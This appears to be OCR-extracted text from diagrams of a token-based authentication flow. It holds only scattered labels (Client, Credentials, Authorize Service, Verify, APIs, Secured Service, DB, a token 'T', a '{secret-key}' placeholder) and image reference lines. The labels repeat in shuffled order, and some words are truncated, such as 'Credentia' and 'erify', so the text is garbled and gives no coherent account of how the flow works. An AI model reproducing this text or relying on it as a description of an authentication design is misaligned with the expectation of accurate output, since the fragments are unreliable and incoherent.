
DB


Secured
Service


Credentia
Client
erify
APIs
DB
Secured
Service
T
Authorize
Service
{secret-key}


Client
Credentials
Authorize Service
T
Verify
APIs
Secured Service
DB


Client
Credentials
T
Authorize Service
Verify
APIs
Secured Service
DB


Client
Credentials
T
T
Authorize Service
Verify
APIs
Secured Service
DB



Credentials

Authorize
Service

Verify

T

Client


APIs


DB

